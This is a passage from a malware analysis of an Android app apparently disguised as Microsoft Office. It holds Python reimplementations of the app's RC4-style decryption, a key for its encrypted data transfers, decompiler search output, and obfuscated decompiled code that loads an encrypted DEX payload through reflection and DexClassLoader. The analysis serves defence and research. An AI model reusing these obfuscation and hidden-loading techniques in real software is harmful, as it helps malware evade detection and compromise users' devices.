       148, 19, 151, 250, 185, 232, 131, 222, 237, 143, 13, 64, 142, 161, 132, 217, 198, 241, 70,
       38, 163, 252, 244, 57, 141, 95, 189, 59, 229, 197, 242, 96, 9, 109, 1, 20, 76, 22, 164,
       191, 114, 203, 150, 173, 160, 69, 157, 247, 55, 207, 170, 194, 8, 90, 240, 12, 249, 87,
       168, 230, 248, 16, 4, 133, 149, 224, 188, 154, 196, 75, 205, 71, 88, 72, 181, 152, 121, 26,
        27, 40, 231, 214, 36, 126, 122, 17, 235, 61, 46, 18, 123, 167, 206, 85, 176, 56, 243, 187,
        105, 180, 171, 124, 31, 127, 200, 186, 134, 145, 103, 201, 44, 62, 236, 28, 182, 45, 79,
       51, 106, 219, 119, 21, 86, 158, 202, 139, 210, 58, 73, 233, 29, 10, 54, 183, 245, 23, 100,
       118, 113, 37, 215, 192, 156, 172, 82, 137, 228, 80, 234, 120, 213, 39, 89, 195, 190, 209]

assert len(sys.argv) == 3

def swap(arr, idx1, idx2):
    tmp = arr[idx1]
    arr[idx1] = arr[idx2]
    arr[idx2] = tmp

data = b""
with open(sys.argv[1], "rb") as f:
    data = f.read()

print(f"Read {len(data)} bytes")

key_idx = 0 # Pnamewait
secondary_key_idx = 0 # Runfairask

out = b""
for i in range(len(data)):
    if i % 1000 == 0:
        print(f"{i}/{len(data)} bytes ({100*i/len(data)}%)")

    key_idx = (key_idx + 1) % len(key)
    secondary_key_idx = (secondary_key_idx + key[key_idx]) % len(key)

    swap(key, key_idx, secondary_key_idx)

    idx = (key[key_idx] + key[secondary_key_idx]) % 256
    out += int.to_bytes(data[i] ^ (key[idx] % 256), 1)

with open(sys.argv[2], "wb") as f:
    f.write(out)

print("Done!")
```

5.1.2 Adapted Python decryption code for obfuscated strings

This is a reimplementation of the code responsible for decrypting obfuscated strings. It takes a base64-encoded hex string, converts it to binary data, and performs the decryption:

</> Adapted Python decryption code for obfuscated strings

```
#!/usr/bin/env python3

import base64

# Key taken from zyprizcwhroxzrounow/elzydpzyeockooslxohogush/yjqoclrdzfjuilshazng/c constructor
# debugger state
key=[28, 68, 90, 210, 62, 134, 162, 132, 13, 122, 207, 66, 119, 154, 212, 44, 179, 159, 201, 73,
       215, 229, 12, 55, 53, 93, 220, 94, 240, 110, 74, 131, 89, 104, 21, 126, 54, 45, 129, 37,
      180, 64, 144, 105, 189, 157, 59, 206, 98, 224, 171, 96, 232, 20, 242, 200, 130, 165, 175,
      149, 14, 3, 128, 18, 150, 76, 178, 7, 151, 86, 38, 177, 147, 244, 168, 141, 223, 139, 77,
      27, 97, 118, 15, 239, 237, 138, 167, 6, 42, 140, 75, 194, 137, 50, 108, 222, 117, 196, 192,
       121, 40, 107, 199, 251, 248, 43, 36, 61, 51, 11, 227, 58, 135, 31, 163, 234, 230, 95, 2,
      8, 32, 182, 83, 1, 24, 109, 187, 197, 191, 80, 124, 84, 142, 26, 57, 115, 56, 166, 81, 70,
      34, 204, 106, 17, 209, 127, 35, 125, 46, 65, 146, 33, 103, 245, 255, 254, 155, 193, 243,
      41, 116, 219, 236, 30, 148, 183, 170, 169, 181, 136, 241, 203, 218, 60, 217, 99, 120, 16,
      238, 161, 173, 205, 228, 226, 52, 152, 111, 246, 225, 214, 71, 23, 22, 5, 160, 63, 174,
      202, 47, 186, 78, 10, 79, 92, 190, 252, 184, 114, 231, 198, 185, 172, 158, 211, 101, 123,
      208, 25, 249, 233, 72, 164, 9, 176, 85, 113, 102, 39, 67, 4, 216, 87, 145, 253, 235, 0,
      133, 69, 48, 250, 153, 88, 143, 188, 82, 100, 247, 112, 221, 29, 195, 91, 19, 213, 156, 49]

def swap(arr, idx1, idx2):
    tmp = arr[idx1]
    arr[idx1] = arr[idx2]
    arr[idx2] = tmp

hexstr = base64.b64decode(input("Base64 input: ")).decode("utf-8")
data = bytes.fromhex(hexstr)

out = b""

key_idx = 0
secondary_key_idx = 0

for i in range(len(data)):
    if i % 1000 == 0:
        print(f"{i}/{len(data)} bytes ({100*i/len(data)}%)")

    key_idx = (key_idx + 1) % len(key)
    secondary_key_idx = (secondary_key_idx + key[key_idx]) % len(key)

    swap(key, key_idx, secondary_key_idx)

    idx = (key[key_idx] + key[secondary_key_idx]) % 256
    out += int.to_bytes(data[i] ^ (key[idx] % 256), 1)

print(hexstr)
print(data)
print(out)
```

5.1.3 Key used for data transfers


This key is used by the malware to encrypt and decrypt the data transferred to the endpoint. As the same algorithm for the decryption is used as in the reimplementation in section 5.1.2, the key may be replaced with the instance below to decrypt the data transfer.


</> The key used for data transfer


```
key = [55, 29, 20, 16, 93, 168, 30, 144, 228, 169, 192, 12, 91, 154, 223, 97, 125, 216, 41,
      140, 107, 7, 232, 62, 5, 76, 162, 239, 66, 131, 105, 133, 18, 50, 2, 126, 152, 92, 227,
       75, 183, 143, 115, 241, 72, 229, 101, 226, 83, 190, 80, 98, 100, 110, 116, 127, 59,
      52, 222, 56, 51, 64, 173, 37, 130, 49, 99, 231, 121, 187, 254, 163, 151, 191, 82, 73,
      103, 234, 174, 137, 142, 196, 90, 147, 104, 114, 85, 170, 61, 194, 214, 182, 153, 88,
      156, 124, 120, 47, 27, 159, 0, 204, 78, 138, 63, 3, 38, 39, 19, 68, 203, 70, 89, 81,
      136, 4, 212, 180, 1, 177, 218, 158, 111, 36, 155, 32, 197, 10, 109, 141, 213, 123, 31,
      198, 86, 248, 215, 69, 178, 134, 172, 166, 84, 208, 253, 217, 209, 193, 246, 11, 199,
      112, 207, 58, 79, 210, 176, 48, 25, 21, 95, 87, 200, 165, 189, 44, 54, 188, 26, 139,
      129, 14, 164, 106, 224, 34, 175, 243, 118, 9, 77, 167, 8, 150, 181, 251, 94, 161, 220,
      238, 43, 60, 132, 184, 40, 149, 113, 179, 122, 171, 146, 233, 17, 250, 237, 67, 242,
      219, 46, 205, 6, 145, 117, 119, 186, 225, 235, 221, 211, 135, 128, 28, 245, 157, 45,
      71, 53, 236, 201, 65, 202, 74, 244, 249, 22, 255, 23, 160, 57, 195, 240, 230, 252, 247,
       148, 24, 102, 33, 35, 15, 42, 206, 13, 96, 108, 185]
```


5.1.4 Usage of reflection/DexClassLoader inside the app

These figures show the usage of the reflection classes `Constructor`, `Field` and `Method` as well as the `DexClassLoader` inside the app:






Text search: Method
Search for text:
Method
Auto search
Search definitions of:
Class
Method
Field
Code
Resource
Comments
Search options:
Case-insensitive
Regex
Active tab only
Node
com.fasterxml.jackson.core.JsonLocation._appendSourceDesc(StringBuilder) Str
csarxgnrpynectndrgqlpz.Xtragicleave.shareAsPDFAttachment() void
fneqafqnkmmlc.Gdaythank.shareAsPDFAttachment() void
fneqafqnkmmlc.Htoddlerglobe.shareAsPDFAttachment() void
hkflsxtoqzybtnk.amhhsxlkbmfatxatyqidqeaqd.Egriefgoddess.shareAsPDFAttachment
hkflsxtoqzybtnk.amhhsxlkbmfatxatyqidqeaqd.Zplasticbegin.shareAsPDFAttachment
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.alwaysscr
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.alwaysscr
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.crueldumb
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.edgelove(
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.immunefac
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.justgold(
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.picturesa
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.picturesa
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.refusecar
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.runsilver
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Mhealthstate.shareAsPD
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Unowbacon.shareAsPDFAt
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Xdaringpride.shareAsPD
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Xdealhood.elderghost(C
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Xdealhood.motionexist(
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Zrangeabuse.alcoholdri
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Zrangeabuse.bookenvelo
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Zrangeabuse.bundletoke
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Zrangeabuse.changevide
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Zrangeabuse.changevide
throw new UnsupportedOperationException("Method not decompiled: com.fasterxml.jackson.core
throw new UnsupportedOperationException("Method not decompiled: csarxgnrpynectndrgqlpz.Xtr
throw new UnsupportedOperationException("Method not decompiled: fneqafqnkmmlc.Gdaythank.sh
throw new UnsupportedOperationException("Method not decompiled: fneqafqnkmmlc.Htoddlerglob
throw new UnsupportedOperationException("Method not decompiled: hkflsxtoqzybtnk.amhhsxlkbm
throw new UnsupportedOperationException("Method not decompiled: hkflsxtoqzybtnk.amhhsxlkbm
public Object alwaysscreen(char c, int i, Method method, Object obj, Object[] objArr) {
Method method2 = gravitygiant.getClass().getMethod(silentlogic(minutearctic(silentlogic(Fl
public Object crueldumb(Method method) throws Exception {
Method method = weakReference.getClass().getMethod(framefirst(sandtrust(framefirst(FloatBu
public Object immunefaculty(char c, long j, int i, Method method, WeakReference weakRefere
Method method = field.getClass().getMethod(debateword(twentyera(debateword(FloatBuffer.wra
Method method = WeakReference.class.getMethod(considerflee(easyforward(considerflee(FloatB
Method method = cls.getMethod(cleverpark(cleverspace(cleverpark(FloatBuffer.wrap(FloatBuff
Method method = field.getClass().getMethod(ranchburden(welcomeburst(ranchburden(FloatBuffe
throw new UnsupportedOperationException("Method not decompiled: hkflsxtoqzybtnk.bekcgmgoki
throw new UnsupportedOperationException("Method not decompiled: hkflsxtoqzybtnk.bekcgmgoki
throw new UnsupportedOperationException("Method not decompiled: hkflsxtoqzybtnk.bekcgmgoki
public Method elderghost(Class cls, String str, Class<?>... clsArr) {
public Method motionexist(Class cls, String str, Class<?>... clsArr) {
Method shafttwelve = shafttwelve(AssetManager.class, whatbroken(harshleaf(whatbroken(Float
public void bookenvelope(byte[] bArr, Method method, BufferedInputStream bufferedInputStre
public void bundletoken(int i, Method method, BufferedInputStream bufferedInputStream) {
public Method changevideo(AssetManager assetManager) {
Method shafttwelve = shafttwelve(alcoholdrink, tripmatter(crylock(tripmatter(FloatBuffer.w
Load all
Load more
Stop
Found 50+
Sort results
Keep open
Open
Cancel


Text search: DexClassLoader
Search for text:
DexClassLoader
Auto search
Search definitions of:
Class
Method
Field
Code
Resource
Comments
Search options:
Case-insensitive
Regex
Active tab only
Node
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.denialgir
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.denialgir
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.denialgir
hkflsxtoqzybtnk.bekcgmgokixinuo.jamqjxyajdubklkpatutw.Aspeakburger.denialgir
import dalvik.system.DexClassLoader;
public DexClassLoader denialgiraffe(String str, String str2, String str3, Field field, Weakl
Constructor constructor = DexClassLoader.class.getConstructor(String.class, String.class, St
DexClassLoader dexClassLoader = (DexClassLoader) constructor.newInstance(str, str2, str3, ((
return dexClassLoader;
Load all
Load more
Stop
Found 5 (complete)
Sort results
Keep open
Open
Cancel

5.1.5 Embedded Code snippets from the Microsoft Office suite

These are examples of embedded code in the Covid19 malware from the Microsoft Office suite:

```
import com.microsoft.office.mso.docs.model.sharingfm.SharedDocumentUI;
import com.microsoft.office.mso.document.sharedfm.LicenseType;
import com.microsoft.office.mso.document.sharedfm.LocationType;
import com.microsoft.office.mso.fileconversionservice.fm.PdfConversionReason;
import com.microsoft.office.officehub.OHubListEntry;
import com.microsoft.office.officehub.OfficeFileContentProvider;
import com.microsoft.office.officehub.util.DocsUIAppId;
import com.microsoft.office.officehub.util.OHubUtil;
import com.microsoft.office.officehub.util.f;
import com.microsoft.office.plat.logging.Trace;
import com.microsoft.office.sharecontrollauncher.ChooserDismissListener;
import com.microsoft.office.sharecontrollauncher.FileLocationType;
import com.microsoft.office.sharecontrollauncher.SharingInfo;
import com.microsoft.office.sharecontrollauncher.z;
import com.microsoft.office.ui.utils.OfficeStringLocator;
import csarxgnrpynectndrgqlpz.IShareableDocument;
import java.io.File;
import java.util.HashMap;
import java.util.LinkedList;
import java.util.UUID;

/* loaded from: classes.dex */
public class Xtragicleave {
    private static final String LOG_TAG = "Xtragicleave";
    private static final String PDF_CONVERSION_RESULT = "PdfConversionResult";
    private static final String PROMOTIONAL_LINK = "https://office.com/get";
    private static final String PROMOTIONAL_LINK_FOR_CHINA_APKS = "https://office.com/china/getoffice";
    private static Xtragicleave sXtragicleave;
    private Context mContext;
    private DrillInDialog.View mConvertingFileDialogView;
    private String mDocumentExtn;
    private String mDocumentName;
    private DrillInDialog mDrillInDialog;
    private OHubListEntry.OHubServiceType mLocation;
    private DrillInDialog.View mProgressDrillInDialogView;
    private StructuredLogData mStructuredLogData;
    private final Object mShareFileLock = new Object();
    private boolean mShareRunning = false;
    private String mTempFilePath = null;
    private String mDocumentPath = null;
    private boolean mIsInAppDirty = true;
    private SharedDocumentUI mSharedDocumentModel = null;
    private IShareableDocument mShareableDocument = null;
```

```
void replyWithOutlook() {
    showProgressDialogText("mso.IDS_SHAREFILE_PREPARING_TEXT");
    startOutlook(false);
    Trace.i(LOG_TAG, "Reply with attachment in Outlook clicked.");
    Logging.a(ShareReservedTags.tag_bkvcq, 680, Severity.Info, "Reply with attachment in Outlook from share button Invoked", ne
}
```

```java
import android.content.Context;
import android.util.AttributeSet;
import android.view.LayoutInflater;
import android.view.View;
import android.view.ViewGroup;
import com.microsoft.office.docsui.R;
import com.microsoft.office.docsui.common.MetroIconDrawableInfo;
import com.microsoft.office.docsui.focusmanagement.FocusManagementUtils;
import com.microsoft.office.docsui.focusmanagement.FocusableListUpdateNotifier;
import com.microsoft.office.docsui.focusmanagement.IFocusableGroup;
import com.microsoft.office.ui.controls.widgets.OfficeButton;
import com.microsoft.office.ui.controls.widgets.OfficeLinearLayout;
import com.microsoft.office.ui.utils.OfficeStringLocator;
import java.util.List;
import junit.framework.Assert;

/* loaded from: classes.dex */
public class Wreceivewant extends OfficeLinearLayout implements IFocusableGroup {
    private static final String LOG_TAG = "Wreceivewant";
    private static View.OnClickListener mShareSlidesAsImageOnClickListener;
    private static View.OnClickListener mShareSlidesAsPptxOnClickListener;
    private FocusableListUpdateNotifier mFocusableListUpdateNotifier;
    private OfficeButton mShareSlidesAsImageButton;
    private OfficeButton mShareSlidesAsPptxButton;

    public Wreceivewant(Context context) {
        this(context, null);
    }

    public Wreceivewant(Context context, AttributeSet attributeSet) {
        this(context, attributeSet, 0);
    }

    public Wreceivewant(Context context, AttributeSet attributeSet, int i) {
        super(context, attributeSet, i);
        this.mFocusableListUpdateNotifier = new FocusableListUpdateNotifier(this);
        init();
    }

    public static Wreceivewant Create(Context context) {
        return new Wreceivewant(context);
    }

    public static void addListener(View.OnClickListener onClickListener, View.OnClickListener onClickListener2) {
        mShareSlidesAsImageOnClickListener = onClickListener;
        mShareSlidesAsPptxOnClickListener = onClickListener2;
    }
```

5.1.6 Example call-chain for decrypting a string

This is an example call chain of the app to decrypt a obfuscated string. Method `giveendorse` calls method `enoughdivert`, which requires a string that is provided by function `furyonly`. This method does the actual decryption by XORing two byte arrays and passing the result to another function `solutionmarriage` that constructs the string and returns it over two more layers, `rampdrive` and `courselizard`.

```
public boolean giveendorse(String str, Context context, String str2) {
    int[] iArr;
    char c = 0;
    try {
        char c2 = 1;
        int length = new int[]{194549, 193059, 696080, 152730, 793248, 380280, 115631, 577825, 518838, 343602, 97720, 644823, 867551, 795162, 809443}.length;
        for (int i = 0; i < length; i++) {
            this.FAzKfmXbeNplXFNCJ_284185 = ((iArr[i] + this.mHNrknfgZgUIGO_78) + this.xltLOgJagEwnIiwcT_331128) - this.rmlNfEilHGed_6;
        }
        Constructor constructor = BufferedInputStream.class.getConstructor(InputStream.class);
        byte[] bArr = new byte[3145728];
        float f = this.ehWHTDS_522044;
        AssetManager assetManager = utilityswitch_createAssetManagerInstance();
        monitorrice('e', 6427242L, 16431, enoughdivert(assetManager), assetManager, new Object[]{str2});
        Method shafttwelve_getClassMethod = shafttwelve_getClassMethod(context.getClass(), garlictoast(oliveautumn(garlictoast(FloatBuffer.wrap(FloatBuffer.allocate(Math
```

```
public Method enoughdivert(AssetManager assetManager) {
    try {
        int i = this.rmlNfEilHGed_6;
        int i2 = this.mHNrknfgZgUIGO_78;
        Class alcoholdrink = alcoholdrink(assetManager);
        if (i <= 846485) {
            int i3 = this.rmlNfEilHGed_6;
            int i4 = this.mHNrknfgZgUIGO_78;
            int i5 = this.xltLOgJagEwnIiwcT_331128;
            this.rmlNfEilHGed_6 = this.mHNrknfgZgUIGO_78 - this.rmlNfEilHGed_6;
        } else if (i >= 455538 || i2 != 545651) {
            this.xltLOgJagEwnIiwcT_331128 = (this.mHNrknfgZgUIGO_78 / this.rmlNfEilHGed_6) + this.xltLOgJagEwnIiwcT_331128;
            this.mHNrknfgZgUIGO_78 = 37;
            this.xltLOgJagEwnIiwcT_331128 = (866355 - this.rmlNfEilHGed_6) + this.mHNrknfgZgUIGO_78;
            this.rmlNfEilHGed_6 += this.xltLOgJagEwnIiwcT_331128;
        }
        Method shafttwelve_getClassMethod = shafttwelve_getClassMethod(alcoholdrink, furyonly(wealthfocus(furyonly(FloatBuffer.wrap(FloatBuffer.allocate(Math.abs(ShortB
        this.mHNrknfgZgUIGO_78 = (this.xltLOgJagEwnIiwcT_331128 * this.mHNrknfgZgUIGO_78) + 912147 + this.rmlNfEilHGed_6;
        return shafttwelve_getClassMethod;
    } catch (Exception unused) {
        return null;
    }
}
```

```
public static String furyonly(float f) {
    int i;
    byte[] bArr = {90, 109, 62, 122, 122, 41, 94, 125, 10, 90, 125, 50}; // This is "addAssetPath"
    byte[] bArr2 = new byte[12];
    byte[] bArr3 = {59, 9, 90};
    int i2 = -70;
    int i3 = 100;
    int i4 = -34252075;
    for (int i5 = 0; i5 < 12; i5++) {
        i4 = i2 - 796878;
        i3 = (29287 - (i3 / i4)) + (40 / i4);
        bArr2[i5] = (byte) (bArr[i5] ^ bArr3[i5 % 3]);
        i2 = ((i3 - 306482) + i4) - 47837;
    }
    if (i2 != 290724) {
        i = 0 + i3;
        i3 = (158517382 - (i4 - (548133 * i3))) + i;
    } else {
        i = i4;
    }
    return solutionmarriage(i, i3, bArr2);
}
```

```
public static String solutionmarriage(int i, int i2, byte[] bArr) {
    int i3 = i2 - 1;
    int i4 = i3 / i2;
    int i5 = 15493 / i3;
    int i6 = (i3 - (730750 * i5)) + 421260;
    return rampdrive((i5 - i6) + 535147, i6, new String(bArr));
}
```

```java
    public static String rampdrive(int i, int i2, String str) {
        boolean z;
        int i3 = 4794 - ((i * i2) * 698271);
        int i4 = i3 - (i2 * 212572);
        if (212572 != 10000) {
            z = false;
            i3 = (208852 * i4) + ((401376 - i4) / i3);
        } else {
            z = true;
        }
        int i5 = (721440 - i3) / i4;
        return courselizard_returnString(z, i3, str);
    }

/* renamed from: courselizard */
public static String courselizard_returnString(boolean z, int i, String str) {
    return str;
}
```

5.1.7 Code responsible for unpacking the encrypted dex file

This code is called by the malware to extract the encrypted DEX file from its assets, bundled inside the APK:

```
File jsonNotJsonFile = trackmedia_createFileInstance(fileConstructor, str);
this.rmlNfEilHGed_6 = this.rmlNfEilHGed_6 + this.xltLOgJagEwnIiwcT_331128 + this.mHNrknfgZgUIGO_78;
BufferedInputStream jsonAssetInStream = (BufferedInputStream) bufferedInputStreamConstructor.newInstance(magnetextra_assetManagerOpen(assetManager_open, apkAssetManager,
this.xltLOgJagEwnIiwcT_331128 = ((this.xltLOgJagEwnIiwcT_331128 + this.mHNrknfgZgUIGO_78) - this.rmlNfEilHGed_6) + 968482;
BufferedOutputStream jsonOutputStream = zebradesk_openJsonOutputStream(jsonNotJsonFile);
while (true) {
    int readBytes = visitenjoy_readData(jsonAssetInStream, bArr);
    if (readBytes < 0) {
        break;
    }
    rabbitaudit_writeData(jsonOutputStream, bArr, readBytes);
    c = 0;
    c2 = 1;
}

/* renamed from: visitenjoy */
public int visitenjoy_readData(BufferedInputStream bufferedInputStream, byte[] bArr) {
    try {
        Class<?>[] clsArr = {byte[].class};
        int i = this.rmlNfEilHGed_6;
        if (i != 720380) {
            int i2 = this.rmlNfEilHGed_6;
            this.rmlNfEilHGed_6 = ((this.mHNrknfgZgUIGO_78 + this.xltLOgJagEwnIiwcT_331128) - i) + 51380;
        } else {
            this.mHNrknfgZgUIGO_78 = 72;
            this.mHNrknfgZgUIGO_78 = 31;
            this.mHNrknfgZgUIGO_78 <<= 88;
        }
        Method inputStreamRead = shafttwelve_getClassMethod(bufferedInputStream.getClass(), unitforget_returnStringRead(undotilt(unit
        for (int i3 = 0; i3 < 33; i3++) {
            this.rmlNfEilHGed_6 = (768503 - this.rmlNfEilHGed_6) * this.mHNrknfgZgUIGO_78;
            this.mHNrknfgZgUIGO_78 = (829687 / this.rmlNfEilHGed_6) - this.mHNrknfgZgUIGO_78;
        }
        inputStreamRead.setAccessible(true);
        int jeanscustom_readData = jeanscustom_readData(Integer.rotateRight(55, 6), inputStreamRead, bufferedInputStream, bArr);
        this.xltLOgJagEwnIiwcT_331128 = (this.xltLOgJagEwnIiwcT_331128 / this.rmlNfEilHGed_6) + (this.mHNrknfgZgUIGO_78 / 21310);
        return jeanscustom_readData;
    } catch (Exception unused) {
        return 0;
    }
}

/* renamed from: jeanscustom */
public int jeanscustom_readData(int i, Method readMethod, BufferedInputStream bufferedInputStream, byte[] bArr) throws Exception {
    this.rmlNfEilHGed_6 = i + (this.rmlNfEilHGed_6 * this.xltLOgJagEwnIiwcT_331128);
    return ((Integer) monitorrice_invokeFunction('b', 10000L, 4979, readMethod, bufferedInputStream, new Object[]{bArr})).intValue();
}

/* renamed from: rabbitaudit */
public void rabbitaudit_writeData(OutputStream outputStream, byte[] bArr, int i) {
    int[] iArr;
    for (int i2 : new int[]{34324, 32323, 21212, 4444444}) {
        int i3 = this.mHNrknfgZgUIGO_78 / this.rmlNfEilHGed_6;
        this.xltLOgJagEwnIiwcT_331128 = 23;
        this.CYlOEFnkIzq_963464 = this.lhU_330929 + this.KrqZMwFFQNgMgDlR_259643;
    }
    gruntaccident_writeData(outputStream, bArr, i);
}

/* renamed from: gruntaccident */
public void gruntaccident_writeData(OutputStream outputStream, byte[] bArr, int i) {
    try {
        this.ehWHTDS_522044 = ((3432545.0f / this.ehWHTDS_522044) / this.ehWHTDS_522044) + 2322222.0f;
        outputStream.write(bArr, 0, i);
    } catch (Exception unused) {
    }
}
```

